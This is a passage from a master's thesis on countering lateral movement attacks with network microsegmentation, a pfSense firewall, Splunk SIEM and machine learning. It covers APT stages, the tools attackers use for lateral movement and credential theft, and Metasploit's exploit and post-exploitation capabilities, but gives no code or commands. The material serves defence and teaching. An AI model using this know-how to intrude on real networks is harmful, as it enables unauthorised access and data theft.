



UNIVERSITÀ
DEGLI STUDI
DI PADOVA



DIPARTIMENTO
DI INGEGNERIA
DELL'INFORMAZIONE

DIPARTIMENTO DI INGEGNERIA DELL'INFORMAZIONE

CORSO DI LAUREA MAGISTRALE IN COMPUTER ENGINEERING

**“Identification of Lateral Movement Attack Using Next Generation Tools :
NGFW, NG-SIEM And Machine Learning ”**

Relatore: Prof. / Dott Nicola Laurenti

Laureando/a: Abdul Moeed Rao

Correlatore: Prof./Dott Alexandru Soceanu

ANNO ACCADEMICO 2023 – 2024

Data di laurea 16 April 2024

Acknowledgement

I extend my deepest gratitude to Professor Nicola Laurenti and Professor Alexandru Soceanu for their steadfast support, invaluable guidance, and profound expertise, which have been instrumental in shaping my academic journey. Their unwavering dedication to excellence and passion for imparting knowledge have served as constant sources of inspiration, motivating me to pursue excellence in my studies. I am profoundly grateful for their mentorship and encouragement throughout the entirety of this thesis-writing process.

Abstract

This thesis presents a comprehensive approach to enhance network security by countering lateral movement attacks. Instead of identifying network vulnerabilities, the study demonstrates a specific attack to illustrate the potential harm that can be inflicted. The research focuses on clarifying the role of network segmentation to the security of a local computer network. A practical illustration of the network segmentation procedure will be also conducted by practically proving the role of network segmentation based on an experimental virtual network (Experimental Virtual Network (EVN)). EVN is structured in such a way that it contains the major protection tools as i.e.: pfSense firewall for supporting segmentation and SPLUNK Security Information and Event Management (SIEM) to identify the cyber threats of type lateral movement. Additionally, some custom Machine Learning (ML) algorithms will be embedded within SPLUNK SIEM to enhance security measures. The study begins by

- Illustrating a simulated lateral movement attack, emphasizing the necessity for robust security measures.
- Network segmentation is then employed to isolate critical resources and sensitive data, effectively thwarting lateral movement opportunities.
- Zero Trust Architecture (ZTA) principles are adopted to verify user identities and secure devices, creating a trust-no-one approach.
- The pfSense firewall enforces access control policies and Virtual Private Network (VPN) connections,
- SPLUNK SIEM provides real-time insights into security events.
- Custom ML algorithms within SPLUNK SIEM enhance threat detection and user behavior analysis, enabling proactive defense against potential lateral movement attacks.

Practical case studies demonstrate the effectiveness of the proposed security framework in countering lateral movement attacks. The study concludes by showcasing the networks enhanced security under the same attack scenario, validating the robustness of the implemented measures and the impact of custom ML algorithms in fortifying the network. In conclusion, this thesis presents a concise and robust strategy to fortify network security, utilizing segmentation, ZTA, New Generation Firewall, SIEM with custom ML algorithms, and WAN-based VPN connectivity. By showcasing a simulated lateral movement attack and its subsequent failure, the proposed framework emphasizes the significance of safeguarding valuable digital assets and creating a resilient and secure network environment.

Contents

List of Figures	xi
List of Tables	xiii
List of Acronyms	xix
1 Introduction	1
1.1 Problem Statement	3
2 Literature	5
2.1 Advanced Persistent Threats (Advanced Persistent Threats (APTs))	5
2.2 Lateral Movement	7
2.3 Micro Segmentation	9
2.4 Previous Work Done	11
3 Experimental Setup	13
3.1 Experimental Virtual Network	13
3.2 Tools Used	14
3.2.1 Metasploit Framework	14
3.2.2 PfSense Firewall	18
3.2.3 SPLUNK SIEM	20
4 Experiment And Results	21
4.1 Lateral Movement Attack	21
4.1.1 Conducting Network Discovery	23
4.1.2 Exploitation of Windows 7 using EternalBlue	23
4.1.3 Backdoor Creation with Undetectable Payload	25
4.1.4 Discovering Further Network	27
4.1.5 Exploitation of Samba using usermap_script	28
4.2 Defensive Measures	30
4.2.1 Micro Segmentation	30
4.2.2 SIEM Integration	34
4.2.3 ML Model Implementation	36

CONTENTS

5	Conclusions and Future Works	43
5.1	Future Work	45
	References	47
	Appendix	51

List of Figures

2.1	APT Life Cycle	7
2.2	Stages of Lateral Movement [10]	8
2.3	Micro Segmentation Concept [8]	9
3.1	Network Plan	14
4.1	Lateral Movement Scenario	22
4.2	Network Discovery	23
4.3	Eternal Blue Exploit	24
4.4	Payload Creation Using Veil Framework	25
4.5	Payload Delivery	26
4.6	UDP Sweep for Active Network Discovery	27
4.7	Adding Target to Route Path	28
4.8	Configuration and Execution Samba Exploit	29
4.9	Micro Segmented Network	31
4.10	Firewall Configuration for Micro Segmentation and SNORT	31
4.11	SNORT Interfaces	32
4.12	SNORT Alerts	33
4.13	Wire Shark Packet Capture During Exploit	33
4.14	SPLUNK Field Extraction	35
4.15	SPLUNK Dashboard for Network Traffic Analysis	35
4.16	Labelling Dataset	38
4.17	Number of Events after Labelling	38
4.18	K-Fold Process	40
4.19	Parameters for ML Model	40
4.20	ML Model Results	41

List of Tables

2.1	Traditional vs APTs[1]	6
5.1	Comparison of Features	44

List of Acronyms

ML Machine Learning

EVN Experimental Virtual Network

SIEM Security Information and Event Management

ZTA Zero Trust Architecture

VPN Virtual Private Network

APTs Advanced Persistent Threats

MS Microsegmentation

LMA Lateral Movement Attacks

IIoT Industrial Internet of Things

OT Operational Technology

SDN Software-Defined Networking

VLANs Virtual Local Area Networks



Introduction

Network security is a critical concern in today's digital landscape. With the increasing prevalence of cyber threats, organizations face significant challenges in protecting their valuable assets and ensuring the integrity of their computer networks. This thesis aims to address the need for enhanced network security by countering Lateral Movement Attacks (LMA).

Organizations face extensive progressively growing cyberattacks that cause a lot of damage. Some sophisticated attacks target the modern networks and are challenging to address. They provide the attackers with the ability to control infected machines remotely and share sensitive information [34]. These attacks are called APTs. The reason for this name can be explained as follows.

1. Advanced: Because of their ability of developing advanced tools through the combination of multiple attack strategies and the launch of multi stages attacks.
2. Persistent: Describes the attackers who insist to achieve their goal and avoid being detecting by planning their evading technique.
3. Threats: Due to the potential harm on information systems through diverse methods such as destruction, modification, and denial of service.

Nation-state mostly sponsor APTs. APTs use many techniques such as malware, spyware, phishing, spam, and supply chain software attacks. APTs can remain undetected for a long-time span and lead to undesirable consequences such as stealing and disclosing sensitive data, broken workflow, and so on[35].

Lateral movement attacks pose a significant threat to organizational networks, as threat actors maneuver stealthily across the network, escalating privileges and accessing sensitive resources [27]. Traditional security measures often struggle to detect and prevent such attacks, which can lead to severe consequences, including data breaches, financial losses, and reputational damage [32].

To counter these threats, this research focuses on the role of Network Microsegmentation. It is a promising way to prevent lateral movement. MS prevents lateral movement and reduces the attack surface by splitting a large network into several smaller network segments [13]. Then, the access control of each device in a micro-segment is restricted within the segment perimeter by imposing specific security rules. Therefore, the devices within a micro-segment cannot communicate with other devices outside of its restricted perimeter. Restricting the access can confine a malware or an attacker within the segment and reduce further movement outside the compromised device's segment[2]. By implementing network segmentation, organizations can contain the spread of threats and minimize the potential damage caused by lateral movement attacks [22].

This thesis goes beyond theoretical analysis by conducting a practical illustration of network segmentation through an experimental virtual network (EVN). The EVN is designed to demonstrate a basic organisational network with necessary elements. For demonstrating lateral movement across the network and compromising the network MSFConsole is majorly used with its different exploits, payload creation tools and delivery methods. Some major protection tools, such as the pfSense firewall for supporting microsegmentation, network operating rules and the SPLUNK SIEM system for identifying and analyzing lateral movement cyber threats [31]. Additionally, custom machine learning algorithms are embedded within the SPLUNK SIEM system to enhance security measures.

1.1 PROBLEM STATEMENT

Digitisation of every organisation has made it mandatory to set up a network for even the basic working. Keeping in view, data is power in the current world. Data privacy, integrity and availability, the three basic traits of data security, are to be maintained at all cost.

Once a network is set up for an organisation, basic perimeter security is set up for defending the network from outside. The perimeter security comes with two inherent problems generally:

1. Once the perimeter wall is breached, there is exists no further depth elements which can ensure security, thus allowing the attacker to move all over the network.
2. Perimeter security is for attacks conducted from outside the network, which leaves a huge gap for insider threats.

Inside our network, there's a lot of traffic going back and forth between different devices and services. We call this east-west traffic. It's like a busy street inside our organization's walls. Bad actors(insider / outsider) can use this traffic to sneak around, hopping from one system to another without anyone noticing (Laterally moving).

Addressing these multifaceted challenges necessitates a proactive and multifaceted approach to network security. Organizations must prioritize the implementation of advanced detection and response mechanisms capable of identifying and mitigating lateral movement attacks in real-time. Additionally, strategies for minimizing east-west traffic and segmenting network resources are essential to limit the scope of potential breaches and prevent unauthorized access to critical assets.



Literature

In this section, we provide detailed technical support for the implementation and use of the described techniques.

2.1 ADVANCED PERSISTENT THREATS (APTs)

APTs are extremely dangerous and sneaky[4], they are characterized by the following.

1. **Speed:** APT attacks take long time periods, during which the attackers move very slowly, quietly, and stealthily from one system to another to avoid monitoring. The APTs attack pattern is characterized by low and slow.
2. **Customized tools:** Most of APTs use sophisticated customized tools and techniques, developed specially for the target organization.

A Comparison between traditional attacks and APT attacks was given in terms of the type of attackers, their objective, purpose and technique. This is shown in Table 2.1. It can be concluded that APT attackers belong to more specific groups having clear objectives and purposes [9]. This is in addition to following more persistent, slow, and stealthy techniques.

2.1. ADVANCED PERSISTENT THREATS (APTS! (APTS!))

Component	Traditional Attacks	APT Attacks
Attacker	Mostly single person	Highly organized, sophisticated, determined, and well-resourced group
Target	Unspecified, mostly individual systems	Specific organizations, governmental institutions, commercial enterprises
Purpose	Financial benefits, demonstrating abilities	Competitive advantages, strategic benefits
Approach	Single run "Smash and Grab", short term	Repeated attempts, stay low and slow, adapt to resist defenses, long term

Table 2.1: Traditional vs APTs[1]

Most of APTs pass through the same stages to fulfill their attack process[9].

1. Intelligence Gathering: Collecting information and knowledge about the target organization from public sources. The purpose is to penetrate the target organizations network.
2. Initial exploitation: This is the Point of Entry, the starting point of compromise to the target organization, in most cases it would be zero-day exploits and malwares.
3. Command and Control: Allows the groups to orchestrate the used malware in the campaign. In this phase, the malware searches for other vulnerabilities and for further command and control. The purpose at that stage is to use the malicious software for additional vulnerabilities identification to continue the attack and access to important information, passwords, and email addresses.
4. Privilege Escalation: This is the Lateral Movement phase. Once the APT groups gain access to the any asset of target organization, they harvest credentials, escalate privilege, and maintain persistent control also could move from asset to another depending on their interest. Afterwards, the hacker cleans the effect, but makes sure to leave some holes to be able to return at any time.
5. Data Exfiltration: Unauthorized sensitive data is compressed and encrypted, then transmitted out of the target organization.




Figure 2.1: APT Life Cycle

2.2 LATERAL MOVEMENT

Lateral movement attacks, a sophisticated form of cyber threat, manifest after an initial breach within a network. They are characterized by the lateral traversal of threat actors across the network infrastructure, often employing stealthy techniques to evade detection. These attacks pose significant risks to organizations, as they allow adversaries to maneuver within the network, escalate privileges, exfiltrate sensitive data, and execute malicious activities [28].

The threats posed by lateral movement attacks are multifaceted and severe. Once attackers gain access to the network, they can exploit vulnerabilities and weaknesses to escalate privileges, move laterally, and achieve their objectives. This includes accessing critical systems, compromising sensitive data, conducting reconnaissance, and launching additional attacks. The consequences for organizations can be devastating, leading to financial losses, reputational damage, and regulatory repercussions [28].

Lateral movement is one of the biggest security threat inside a network and the average time taken to detect the malicious packet is 107 days [16]. Security experts highlighted there are 20 lateral movement techniques, tactics and procedures that are currently been used by cyber attackers. Most of network security devices are ineffective to detect lateral movement due to the attack nature that hardly recognized by the existing traditional method and it abilities to remain persistent within the network.

Lateral movement attacks progress through several phases, each serving a distinct purpose in the attacker's objective. As depicted in figure 2.2 these phases include infection, compromise, reconnaissance, credential theft and lat-

2.2. LATERAL MOVEMENT

eral movement[10]. Insider attackers, leveraging legitimate access, conduct reconnaissance, exploit vulnerabilities, move laterally across the network, execute malicious commands, and establish persistence to maintain control over compromised systems.

The five stages of lateral movement in cyberattack

1) INFECTION	2) COMPROMISE	3) RECONNAISSANCE	4) CREDENTIAL THEFT	5) LATERAL MOVEMENT
Infection Techniques 1. Phishing email 2. Drive by 3. Exploit kit. 4. Flash drive	Stages 1. Infected system checks in with command and control server(s). 2. Human attacker gives command to infected system to allow access. 3. Remote shell. 4. GUI interface options. 5. Human attacker starts reconnaissance.	Human attacker starts running system commands to gather intelligence using: 1. Network 2. netstat - see active network connections. 3. Nmap - network scanner 4. Net use - access to resources. 5. Net user - manage local / domain accounts. 6. Task list - what processes are running on system.	Tools 1. Mimikatz. 2. Pwdump. 3. Generic memory dump. Goal 1. To gather either plaintext credential to use for generic system. 2. Password hash to pass to a system in place of a password. 3. Ultimately elevate your privileges from the current compromised user to an administrative user.	Log in to new system 1. PsExec - shell. 2. RDP-GUI. 3. Profit

Rinse and repeat for each system as needed or wanted

Figure 2.2: Stages of Lateral Movement [10]

By comprehensively understanding the phases, techniques, and examples of lateral movement attacks, cybersecurity posture can be bolstered and effectively defend against these pervasive threats.

2.3 MICRO SEGMENTATION

Microsegmentation, which descends from network segmentation, takes a modern and far more granular approach to access and security controls and attack surface reduction. Unlike network segmentation, which depends on a single constraint to govern access, microsegmentation restricts access to any and all devices, endpoints and applications, regardless of the VLAN they are on [8].

Micro-segmentation goes beyond merely creating smaller subnets. While it does involve dividing a network into smaller, isolated segments, its primary focus is on creating security policies for individual workloads, applications, or services. This involves implementing strict access controls and limiting communication between workloads to only those connections that are explicitly allowed[5].




Figure 2.3: Micro Segmentation Concept [8]

2.3. MICRO SEGMENTATION

Essential elements of micro-segmentation [6], which form the basis of the concept are as following

1. Persistence: Microsegmentation ensures that security policies remain effective despite changes in the network environment. Instead of relying solely on temporary factors like IP addresses, security policies are based on the intrinsic characteristics of workloads, such as their type, usage, and data sensitivity. This ensures that security measures remain robust even when workloads move between different data centers or clouds.
2. Ubiquity: Unlike traditional security approaches that prioritize protection for high-priority systems, microsegmentation aims to provide uniform security across all systems within a data center. By embedding security functions directly into the hypervisor, microsegmentation ensures that every workload benefits from robust security measures, reducing the risk of attackers exploiting vulnerabilities in lower-priority systems.
3. Extensibility: Microsegmentation must be adaptable to evolving threats and changing security requirements. By integrating additional security functions into existing infrastructure and facilitating collaboration between different security tools, microsegmentation enables organizations to enhance their security posture dynamically. This allows for the deployment of advanced security measures and coordinated responses to security incidents without the need for preconfigured static configurations.

Microsegmentation offers persistent, uniform, and adaptable security measures that protect against evolving cyber threats within dynamic environments.

2.4 PREVIOUS WORK DONE

The implementation of automated microsegmentation as a cybersecurity measure to prevent lateral movement within Industrial Internet of Things (IIoT) environments. Lateral movement refers to the progression of an attacker across a network after the initial breach, aiming to gain access to critical systems or data. In the context of IIoT, where Operational Technology (OT) systems are prevalent, securing networks against malware and unauthorized lateral movements is crucial. Discusses how automated microsegmentation can be utilized to divide IIoT networks into smaller segments, each with its security controls and policies. By doing so, the spread of malware and unauthorized access between segments can be restricted, enhancing the overall security posture of IIoT systems. The research delves into the technical aspects of implementing automated microsegmentation, such as the use of Software-Defined Networking (SDN) or Virtual Local Area Networks (VLANs) to create and manage network segments dynamically. Furthermore, the paper explores the benefits of automated microsegmentation in terms of reducing the attack surface, improving incident response capabilities, and enhancing the overall resilience of IIoT environments against cyber threats [2].

The study by [9] delves into the detection of Mimikatz, a tool extensively utilized by Advanced Persistent Threat (APT) actors and penetration testers for credential theft and lateral movement within compromised networks. Their research focuses on enhancing accuracy and reducing detection time by leveraging Mutex objects. Mimikatz represents a potent threat due to its capability to extract credentials, hashes, PINs, and generate golden tickets, enabling unauthorized access and lateral movement. The paper underscores the significance of detecting Mimikatz during the lateral movement phase of an APT attack, which accounts for a substantial portion of the overall attack duration. Practical evaluations conducted on various Windows Server environments demonstrated consistent behavior in Mimikatz, particularly in the creation of unnamed Mutex objects and child processes. The proposed approach utilizes these Mutex objects and child processes as signatures for detection, aiming to improve accuracy and reduce detection time compared to conventional methods relying on DLL monitoring or event IDs. In essence, El-Hadidi and Azer's [9] work contributes to APT detection by presenting a novel method for identifying Mimikatz during lateral movement activities, emphasizing the critical role of timely detection during this phase. Their study provides practical insights into the effectiveness of the proposed approach in mitigating the threats posed by Mimikatz in network security.

The existing techniques for detecting lateral movement of cyber attacks within enterprise networks have several limitations. Many approaches focus solely on analyzing specific data sources like login events, communication graphs, or host behavior in isolation. However, lateral movement involves stealthy tactics across multiple hosts and data sources within the network. The

2.4. PREVIOUS WORK DONE

proposed framework by Awang Lah et al [16] offers a more comprehensive solution by integrating user risk scoring based on packet behavior patterns from diverse data sources. By profiling legitimate user activity, scoring risky packets against deviation rules, and verifying external communications, their framework aims to improve detection accuracy while reducing false positives. Implementing such a risk scoring analytics module alongside traditional security monitoring tools like SIEM could enhance an organization's capability to identify sophisticated lateral movement attacks early before significant breach damage occurs. Their future work on developing a full implementation will be valuable to evaluate the efficacy of this novel lateral movement detection approach.

Conducted an in-depth examination of various techniques and tools used for implementing a remote desktop backdoor attack through a reverse TCP payload. Specifically, we leveraged the capabilities of the Metasploit framework, an open-source platform that provides an extensive database of exploits and payloads for different systems. By employing Metasploit's reverse TCP payload and the user-friendly graphical interface of Armitage, we demonstrated how an attacker could bypass firewall rules on an older operating system version that fails to inspect outgoing traffic. The attack was initiated by sending a crafted email with a malicious payload link to the victim through social engineering tactics enabled by the Social Engineering Toolkit. Once the victim executed the payload, the attacker gained unauthorized remote access, allowing them to perform various malicious actions such as file access, screen monitoring, packet sniffing, and webcam control. Throughout the process, emphasized the importance of conducting such activities solely for educational purposes within controlled environments and with proper authorization[14].



Experimental Setup

3.1 EXPERIMENTAL VIRTUAL NETWORK

The methodology employed in this research involves a meticulously designed network deployment aimed at simulating realistic lateral movement scenarios. To establish a robust network architecture, the *pfSense* firewall is employed for routing and controlling network access [21]. This choice ensures precise control over the flow of traffic, enabling the simulation of various lateral movement scenarios within a controlled environment.

The network is divided into three distinct segments to mimic an organizational structure with different access levels. The first segment, denoted as Labs, serves as a controlled environment where certain users are not permitted to access the Server section. This deliberate segmentation aims to replicate scenarios where certain network areas are restricted from interacting with critical infrastructure.

Within the internal network, a second segment is designated as Clients with access to Servers. This segment represents the typical user environment with authorized access to essential servers. The separation into distinct segments adds granularity to the simulation, allowing for the exploration of lateral movement scenarios between user-centric areas and critical server infrastructure.

To reinforce the authenticity of the simulation, each network segment operates on a distinct IP scheme, with separate subnets allocated to Labs, Clients, and Servers. This IP scheming ensures that each segment remains isolated, preventing unintended interactions between different network areas. The intentional separation of IP schemes enhances the precision and fidelity of lateral movement scenarios, mirroring real-world challenges in securing diverse network segments.

3.2. TOOLS USED




Figure 3.1: Network Plan

3.2 TOOLS USED

In this section, we list and briefly describe the tools utilized in the implementation of the described techniques. Each tool plays a crucial role in the functionality and effectiveness of the respective technique.

3.2.1 METASPLOIT FRAMEWORK

The Metasploit Framework, developed by Rapid7, is a versatile and powerful open-source penetration testing and exploitation tool used by security professionals, penetration testers, and ethical hackers [19].

It offers an extensive set of tools and features for evaluating a system's secu-

rity posture, locating weaknesses, and illustrating the possible consequences of a cyberattack.

Important elements of the Metasploit Framework consist of:

EXPLOITS

Metasploit has a large catalog of exploits for known vulnerabilities in a variety of applications and systems. These carefully constructed snippets of code are known as exploits, and their purpose is to exploit particular flaws or vulnerabilities in the target software or system. Programming languages like Python, Ruby, and C are frequently used to write them.

Exploits operate by locating and taking advantage of vulnerabilities in target systems. An exploit has the ability to escalate privileges, provide unauthorized access, or remotely run arbitrary code when it is performed successfully. Metasploit's exploit modules are expertly crafted to automate the process of exploitation, hence simplifying the assessment and demonstration of security threats related to susceptible systems for penetration testers and security experts.

PAYLOADS

Payloads are pieces of code that are executed on the target system after a successful exploit [19]. Metasploit provides a wide variety of payloads, each designed for specific objectives and environments. These payloads aim to provide attackers the resources they need to accomplish a wide range of objectives, such as gaining admin privileges and conducting system reconnaissance. Payloads in Metasploit are carefully designed to enable several avenues of attack and post-exploitation operations. They fall into several different categories, such as:

1. **Meterpreter:** One of the most potent and adaptable payloads in Metasploit is Meterpreter. It offers a sophisticated, feature-rich command shell that enables attackers to dynamically interact with compromised systems. Privilege escalation, information gathering, lateral movement, file system modification, network reconnaissance, and persistence maintenance on compromised systems are only a handful of the numerous capabilities that Meterpreter offers.
2. **Shellcode:** Shellcode payloads are made out of raw code, intended to be injected right into the target process's memory. They are frequently employed to carry out arbitrary commands or launch subsequent phases of an assault.
3. **Scripting Payloads:** Metasploit supports a number of scripting languages, including Python and Ruby, users may design bespoke payloads that are tailored to meet their unique needs. Because of their adaptability and extension, these scripting payloads allow attackers to run specific scripts or commands on compromised systems.

3.2. TOOLS USED

In Metasploit, the choice of payload is determined by the goals of the attacker and the capabilities required to accomplish them. Whether their assault entails establishing remote access, downloading and executing files, or carrying out post-exploitation operations, attackers can select payloads that best fit their scenario.

AUXILIARY MODULES

In the Metasploit Framework, auxiliary modules are crucial due to their ability to facilitate the exploitation process by carrying out a variety of functions that go beyond the scope of standard exploits. These modules are essential for penetration testing and security evaluations since they help with information gathering, enumeration, and reconnaissance

Auxiliary modules encompass a diverse set of functionalities, including:

- **Vulnerability Scanning:** Auxiliary modules for Metasploit are available to scan target systems for potential vulnerabilities. These modules evaluate the security posture of target networks and hosts using a variety of methods, including port scanning, service enumeration, and version detection.
- **Information Gathering:** Metasploit auxiliary modules make it easier to gather useful data about target networks, systems, and services. They make it possible for security experts to collect information about open ports, installed software, active processes, and network configurations. Understanding the target environment, spotting possible attack vectors, and developing successful exploitation strategies are all made easier with the help of this information.
- **Credential Brute-Forcing:** Auxiliary modules for credential brute-force attacks against target systems are included in Metasploit. These modules automate the process of trying to figure out or crack passwords for different services, including web apps, FTP, SSH, and Telnet. By brute-forcing credentials, unauthorized access to systems or privilege escalation, helps highlighting potential security weaknesses and the importance of robust password policies.

Auxiliary modules in Metasploit provide security professionals with a versatile toolkit for conducting comprehensive penetration tests and security assessments. By leveraging these modules, testers can gather intelligence, identify vulnerabilities, and assess the overall security posture of target environments effectively. Additionally, auxiliary modules enable testers to simulate real-world attack scenarios, helping organizations proactively mitigate potential risks and enhance their cyber defense strategies.

POST-EXPLOITATION MODULES

Post-exploitation modules play a critical role in the Metasploit Framework, enabling security professionals to perform additional actions after gaining access

to a target system [19]. These modules are essential for simulating real-world attack scenarios and assessing the full impact of a successful compromise.

Post-exploitation modules encompass a wide range of functionalities, including:

- **Privilege Escalation:** Post-exploitation modules from Metasploit make it easier to escalate privileges on compromised systems. By elevating user privileges through vulnerabilities or misconfigurations, these modules give more control over the target environment.
- **Data Exfiltration:** Some Metasploit post-exploitation modules give access to exfiltrate private information from compromised systems. Files, documents, or credentials can be extracted and transferred to external locations with the help of these modules. Data exfiltration is a serious threat to organizations because it can result in the loss of proprietary information, intellectual property, or personally identifiable information (PII).
- **Lateral Movement:** One of Metasploit's features, post-exploitation modules, makes it easier to move laterally across target networks. These modules allow for increased privilege levels, system switching, and network infrastructure exploitation. It is possible to access sensitive data kept on other systems, expand the network's footprint, and evade detection by moving laterally.
- **Persistence:** Post-exploitation modules facilitate persistence mechanism setup on compromised systems. These modules allow attackers to remain in the target environment for a considerable amount of time, even after system reboots or security updates. Persistence mechanisms include things like backdoors, rootkits, scheduled tasks, and registry changes meant to ensure ongoing access and control.
- **Covering Tracks:** Post-exploitation modules are provided by Metasploit to cover tracks and eliminate evidence of unauthorized access or activity on compromised systems. These modules allow you to manipulate forensic artifacts, remove log entries, change timestamps, delete files, and hide your presence from security measures and incident response teams.

The post-exploitation modules of Metasploit allow for in-depth assessments of compromised networks and systems. By employing these modules, potential risks can be found, the entire extent of a successful compromise can be investigated, and effective mitigation techniques can be created, ultimately improving overall security posture.

3.2. TOOLS USED

3.2.2 PFSense FIREWALL

PfSense stands out as a robust and freely available distribution, built upon FreeBSD and tailored to serve as a comprehensive firewall and router solution. Its versatility is augmented by a rich selection of packages, allowing users to effortlessly expand its functionality while maintaining stringent system security standards [20].

The Next-Generation Firewall (NGFW) capabilities of PfSense offer a myriad of features designed to fortify network defense and enhance operational efficiency:

